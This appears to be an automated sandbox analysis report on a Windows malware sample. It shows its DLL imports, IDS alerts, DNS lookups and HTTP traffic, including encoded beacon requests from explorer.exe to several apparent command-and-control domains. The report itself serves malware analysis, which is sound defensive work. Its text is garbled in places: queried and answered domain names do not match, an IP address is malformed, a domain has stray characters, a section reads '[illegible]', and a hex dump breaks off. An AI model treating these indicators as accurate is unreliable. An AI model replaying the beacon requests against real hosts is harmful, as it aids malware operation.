| KERNEL32.dll | CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetTickCount, CreateFileA, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, ExitProcess, SetFileTime, GetTempPathA, GetCommandLineA, SetErrorMode, LoadLibraryA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, GetVersion, CloseHandle, lstrcmpiA, lstrcmpA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GetModuleHandleA, LoadLibraryExA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, GetWindowsDirectoryA         |
| USER32.dll   | EndDialog, ScreenToClient, GetWindowRect, EnableMenuItem, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, RegisterClassA, TrackPopupMenu, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, DestroyWindow, CreateDialogParamA, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, OpenClipboard, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow |
| GDI32.dll    | SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHELL32.dll  | SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| ADVAPI32.dll | RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| COMCTL32.dll | ImageList_AddMasked, ImageList_Destroy, ImageList_Create                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| ole32.dll    | CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| VERSION.dll  | GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |

| Possible Origin                |                                  |                                                                                       |
|--------------------------------|----------------------------------|---------------------------------------------------------------------------------------|
| Language of compilation system | Country where language is spoken | Map                                                                                   |
| English                        | United States                    |  |

| Network Behavior         |          |      |                                |             |           |                |             |
|--------------------------|----------|------|--------------------------------|-------------|-----------|----------------|-------------|
| Snort IDS Alerts         |          |      |                                |             |           |                |             |
| Timestamp                | Protocol | SID  | Message                        | Source Port | Dest Port | Source IP      | Dest IP     |
| 01/28/22-10:47:39.147652 | TCP      | 1201 | ATTACK-RESPONSES 403 Forbidden | 80          | 49805     | 34.102.136.180 | 192.168.2.7 |
| 01/28/22-10:48:06.427875 | TCP      | 1201 | ATTACK-RESPONSES 403 Forbidden | 80          | 49843     | 34.102.136.180 | 192.168.2.7 |
| 01/28/22-10:48:32.236240 | TCP      | 1201 | ATTACK-RESPONSES 403 Forbidden | 80          | 49847     | 35.186.238.01  | 192.168.2.7 |

| Network Port Distribution |
|---------------------------|
|                           |

Total Packets: 38

- 53 (DNS)
- 80 (HTTP)



TCP Packets

| Timestamp                           | Source Port | Dest Port | Source IP       | Dest IP         |
|-------------------------------------|-------------|-----------|-----------------|-----------------|
| Jan 28, 2022 10:47:38.887885094 CET | 49805       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:47:38.906588078 CET | 80          | 49805     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:47:38.906719923 CET | 49805       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:47:38.906887054 CET | 49805       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:47:38.925517082 CET | 80          | 49805     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:47:39.147651911 CET | 80          | 49805     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:47:39.147681952 CET | 80          | 49805     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:47:39.147849083 CET | 49805       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:47:39.147918940 CET | 49805       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:47:39.167936087 CET | 80          | 49805     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:47:44.213960886 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:44.496222973 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.496540070 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:44.496579885 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:44.773350000 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.877895117 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.878005028 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.878119946 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:44.878442049 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.879188061 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.879266977 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:44.986690044 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:44.994749069 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.994793892 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.994906902 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:44.995917082 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.995954037 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:44.996098042 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:44.996119976 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:45.140021086 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:45.140058994 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:45.140117884 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:45.140158892 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:45.279189110 CET | 80          | 49815     | 148.72.244.75   | 192.168.2.7     |
| Jan 28, 2022 10:47:45.279328108 CET | 49815       | 80        | 192.168.2.7     | 148.72.244.75   |
| Jan 28, 2022 10:47:50.193769932 CET | 49820       | 80        | 192.168.2.7     | 156.246.248.162 |
| Jan 28, 2022 10:47:50.376739025 CET | 80          | 49820     | 156.246.248.162 | 192.168.2.7     |
| Jan 28, 2022 10:47:50.377485037 CET | 49820       | 80        | 192.168.2.7     | 156.246.248.162 |
| Jan 28, 2022 10:47:50.377623081 CET | 49820       | 80        | 192.168.2.7     | 156.246.248.162 |
| Jan 28, 2022 10:47:50.624048948 CET | 80          | 49820     | 156.246.248.162 | 192.168.2.7     |
| Jan 28, 2022 10:47:50.624069929 CET | 80          | 49820     | 156.246.248.162 | 192.168.2.7     |

| Timestamp                           | Source Port | Dest Port | Source IP       | Dest IP         |
|-------------------------------------|-------------|-----------|-----------------|-----------------|
| Jan 28, 2022 10:47:50.626971006 CET | 49820       | 80        | 192.168.2.7     | 156.246.248.162 |
| Jan 28, 2022 10:47:50.627028942 CET | 49820       | 80        | 192.168.2.7     | 156.246.248.162 |
| Jan 28, 2022 10:47:50.810301065 CET | 80          | 49820     | 156.246.248.162 | 192.168.2.7     |
| Jan 28, 2022 10:48:06.293247938 CET | 49843       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:48:06.311955929 CET | 80          | 49843     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:48:06.312073946 CET | 49843       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:48:06.312361002 CET | 49843       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:48:06.330950975 CET | 80          | 49843     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:48:06.427875042 CET | 80          | 49843     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:48:06.427902937 CET | 80          | 49843     | 34.102.136.180  | 192.168.2.7     |
| Jan 28, 2022 10:48:06.428383112 CET | 49843       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:48:06.428402901 CET | 49843       | 80        | 192.168.2.7     | 34.102.136.180  |
| Jan 28, 2022 10:48:06.447251081 CET | 80          | 49843     | 34.102.136.180  | 192.168.2.7     |

UDP Packets

| Timestamp                           | Source Port | Dest Port | Source IP   | Dest IP     |
|-------------------------------------|-------------|-----------|-------------|-------------|
| Jan 28, 2022 10:47:28.771871090 CET | 64569       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:47:28.811583042 CET | 53          | 64569     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:47:38.849167109 CET | 59730       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:47:38.883527040 CET | 53          | 59730     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:47:44.179296970 CET | 59310       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:47:44.212059021 CET | 53          | 59310     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:47:50.009982109 CET | 64296       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:47:50.192629099 CET | 53          | 64296     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:48:06.270339012 CET | 56680       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:48:06.291172981 CET | 53          | 56680     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:48:11.441534042 CET | 58820       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:48:11.480706930 CET | 53          | 58820     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:48:16.489336014 CET | 60983       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:48:16.531825066 CET | 53          | 60983     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:48:21.614301920 CET | 52286       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:48:21.957580090 CET | 53          | 52286     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:48:26.972152948 CET | 56064       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:48:26.993797064 CET | 53          | 56064     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:48:32.076863050 CET | 63744       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:48:32.101113081 CET | 53          | 63744     | 8.8.8.8     | 192.168.2.7 |
| Jan 28, 2022 10:48:37.247196913 CET | 61457       | 53        | 192.168.2.7 | 8.8.8.8     |
| Jan 28, 2022 10:48:37.562048912 CET | 53          | 61457     | 8.8.8.8     | 192.168.2.7 |

DNS Queries

| Timestamp                           | Source IP   | Dest IP | Trans ID | OP Code            | Name                       | Type           | Class       |
|-------------------------------------|-------------|---------|----------|--------------------|----------------------------|----------------|-------------|
| Jan 28, 2022 10:47:28.771871090 CET | 192.168.2.7 | 8.8.8.8 | 0x82b2   | Standard query (0) | www.inslidr.com            | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:47:38.849167109 CET | 192.168.2.7 | 8.8.8.8 | 0x7c9d   | Standard query (0) | www.carrie-williamsinc.com | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:47:44.179296970 CET | 192.168.2.7 | 8.8.8.8 | 0xaae2   | Standard query (0) | www.gooodoo.xyz            | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:47:50.009982109 CET | 192.168.2.7 | 8.8.8.8 | 0x99df   | Standard query (0) | www.yixuan5.com            | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:48:06.270339012 CET | 192.168.2.7 | 8.8.8.8 | 0xb609   | Standard query (0) | www.farmacymerchants.com   | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:48:11.441534042 CET | 192.168.2.7 | 8.8.8.8 | 0xb621   | Standard query (0) | www.ehaszthe地毯bagger.com   | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:48:16.489336014 CET | 192.168.2.7 | 8.8.8.8 | 0x678c   | Standard query (0) | www.freelance-rse.com      | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:48:21.614301920 CET | 192.168.2.7 | 8.8.8.8 | 0xad15   | Standard query (0) | www.nbjcgl.com             | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:48:26.972152948 CET | 192.168.2.7 | 8.8.8.8 | 0x16e9   | Standard query (0) | www.wildberryhair.com      | A (IP address) | IN (0x0001) |

| Timestamp                           | Source IP   | Dest IP | Trans ID | OP Code            | Name             | Type           | Class       |
|-------------------------------------|-------------|---------|----------|--------------------|------------------|----------------|-------------|
| Jan 28, 2022 10:48:32.076863050 CET | 192.168.2.7 | 8.8.8.8 | 0xea1    | Standard query (0) | www.micorgas.com | A (IP address) | IN (0x0001) |
| Jan 28, 2022 10:48:37.247196913 CET | 192.168.2.7 | 8.8.8.8 | 0xa237   | Standard query (0) | www.postmon.xyz  | A (IP address) | IN (0x0001) |

| DNS Answers                         |           |             |          |                |                           |                       |                 |                        |             |
|-------------------------------------|-----------|-------------|----------|----------------|---------------------------|-----------------------|-----------------|------------------------|-------------|
| Timestamp                           | Source IP | Dest IP     | Trans ID | Reply Code     | Name                      | CName                 | Address         | Type                   | Class       |
| Jan 28, 2022 10:47:28.811583042 CET | 8.8.8.8   | 192.168.2.7 | 0x82b2   | Name error (3) | www.inslidr.com           | none                  | none            | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:47:38.883527040 CET | 8.8.8.8   | 192.168.2.7 | 0x7c9d   | No error (0)   | www.carriewilliamsinc.com | carriewilliamsinc.com |                 | CNAME (Canonical name) | IN (0x0001) |
| Jan 28, 2022 10:47:38.883527040 CET | 8.8.8.8   | 192.168.2.7 | 0x7c9d   | No error (0)   | carriewilliamsinc.com     |                       | 34.102.136.180  | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:47:44.212059021 CET | 8.8.8.8   | 192.168.2.7 | 0xaae2   | No error (0)   | www.go000000.xyz          | go000000.xyz          |                 | CNAME (Canonical name) | IN (0x0001) |
| Jan 28, 2022 10:47:44.212059021 CET | 8.8.8.8   | 192.168.2.7 | 0xaae2   | No error (0)   | go000000.xyz              |                       | 148.72.244.75   | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:47:50.192629099 CET | 8.8.8.8   | 192.168.2.7 | 0x99df   | No error (0)   | www.yixuan5.com           |                       | 156.246.248.162 | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:48:06.291172981 CET | 8.8.8.8   | 192.168.2.7 | 0xb609   | No error (0)   | www.farmacymerchants.com  | farmacymerchants.com  |                 | CNAME (Canonical name) | IN (0x0001) |
| Jan 28, 2022 10:48:06.291172981 CET | 8.8.8.8   | 192.168.2.7 | 0xb609   | No error (0)   | farmacymerchants.com      |                       | 34.102.136.180  | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:48:11.480706930 CET | 8.8.8.8   | 192.168.2.7 | 0xb621   | Name error (3) | www.ehaszthe地毯bagger.com  | none                  | none            | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:48:16.531825066 CET | 8.8.8.8   | 192.168.2.7 | 0x678c   | No error (0)   | www.freelance-rse.com     | freelance-rse.com     |                 | CNAME (Canonical name) | IN (0x0001) |
| Jan 28, 2022 10:48:16.531825066 CET | 8.8.8.8   | 192.168.2.7 | 0x678c   | No error (0)   | freelance-rse.com         |                       | 193.141.3.66    | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:48:21.957580090 CET | 8.8.8.8   | 192.168.2.7 | 0xad15   | Name error (3) | www.nbjcgl.com            | none                  | none            | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:48:26.993797064 CET | 8.8.8.8   | 192.168.2.7 | 0x16e9   | No error (0)   | www.wildberryhair.com     |                       | 172.67.168.28   | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:48:26.993797064 CET | 8.8.8.8   | 192.168.2.7 | 0x16e9   | No error (0)   | www.wildberryhair.com     |                       | 104.21.46.57    | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:48:32.101113081 CET | 8.8.8.8   | 192.168.2.7 | 0xea1    | No error (0)   | www.micorgas.com          |                       | 35.186.238.101  | A (IP address)         | IN (0x0001) |
| Jan 28, 2022 10:48:37.562048912 CET | 8.8.8.8   | 192.168.2.7 | 0xa237   | Name error (3) | www.postmon.xyz           | none                  | none            | A (IP address)         | IN (0x0001) |

| HTTP Request Dependency Graph                                                                                                                               |  |  |  |  |  |  |  |  |  |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|--|--|--|--|--|--|--|
| <ul style="list-style-type: none"><li>www.carriewilliamsinc.com</li><li>www.go000000.xyz</li><li>www.yixuan5.com</li><li>www.farmacymerchants.com</li></ul> |  |  |  |  |  |  |  |  |  |

| HTTP Packets |             |             |                |                  |                         |
|--------------|-------------|-------------|----------------|------------------|-------------------------|
| Session ID   | Source IP   | Source Port | Destination IP | Destination Port | Process                 |
| 0            | 192.168.2.7 | 49805       | 34.102.136.180 | 80               | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|-----------|--------------------|-----------|------|
|-----------|--------------------|-----------|------|

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|----------------------------------------|--------------------|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 28, 2022<br>10:47:38.906887054 CET | 17399              | OUT       | GET /b80i/?Tjox=OPDRsYDAXYudYL2hPtHgnQqdl9DF73S6Onzi++HTY4BHymNtl4pPvZlk8Nnjb/pYfVanIAZSdg<br>==&3f9LV=d484gh1H9 HTTP/1.1<br>Host: www.carriewilliamsinc.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Jan 28, 2022<br>10:47:39.147651911 CET | 17401              | IN        | HTTP/1.1 403 Forbidden<br>Server: openresty<br>Date: Fri, 28 Jan 2022 09:47:39 GMT<br>Content-Type: text/html<br>Content-Length: 275<br>ETag: "61f281b6-113"<br>Via: 1.1 google<br>Connection: close<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html; charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;" type="image/x-icon"> <title>Forbidden</title></head><body><h1>Access Forbidden</h1></body></html> |

| Session ID | Source IP   | Source Port | Destination IP | Destination Port | Process                 |
|------------|-------------|-------------|----------------|------------------|-------------------------|
| 1          | 192.168.2.7 | 49815       | 148.72.244.75  | 80               | C:\Windows\explorer.exe |

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                       |
|----------------------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 28, 2022<br>10:47:44.496579885 CET | 17928              | OUT       | GET /b80i/?Tjox=RiUiRE3mjXvt2J/JNN+P+o7W4g2/FA7pScYcKHZZbsn0kCc2XYGtZAPMcbBY0+c70SCI18kAyQ<br>==&3f9LV=d484gh1H9 HTTP/1.1<br>Host: www.go0000000.xyz<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |

[illegible]

| Session ID | Source IP   | Source Port | Destination IP  | Destination Port | Process                 |
|------------|-------------|-------------|-----------------|------------------|-------------------------|
| 2          | 192.168.2.7 | 49820       | 156.246.248.162 | 80               | C:\Windows\explorer.exe |

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                     |
|----------------------------------------|--------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 28, 2022<br>10:47:50.377623081 CET | 17956              | OUT       | GET /b80i/?Tjox=uE8pNRih73IMph6TwNJhREQoM0gDuEUez/fX+GpYn7iSRYOEYOY8W/QDgsCvwRU23ef9loG+cg<br>==&3f9LV=d484gh1H9 HTTP/1.1<br>Host: www.yixuan5.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |


| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|----------------------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 28, 2022<br>10:47:50.624048948 CET | 17957              | IN        | HTTP/1.1 404 Not Found<br>Content-Type: text/html<br>Server: Microsoft-IIS/7.5<br>X-Powered-By: ASP.NET<br>Date: Fri, 28 Jan 2022 09:47:47 GMT<br>Connection: close<br>Content-Length: 1163<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 d5 d2 b2 bb b5 bd ce c4 bc fe bb f2 c4 bf c2 bc a1 a3 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 6 1 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 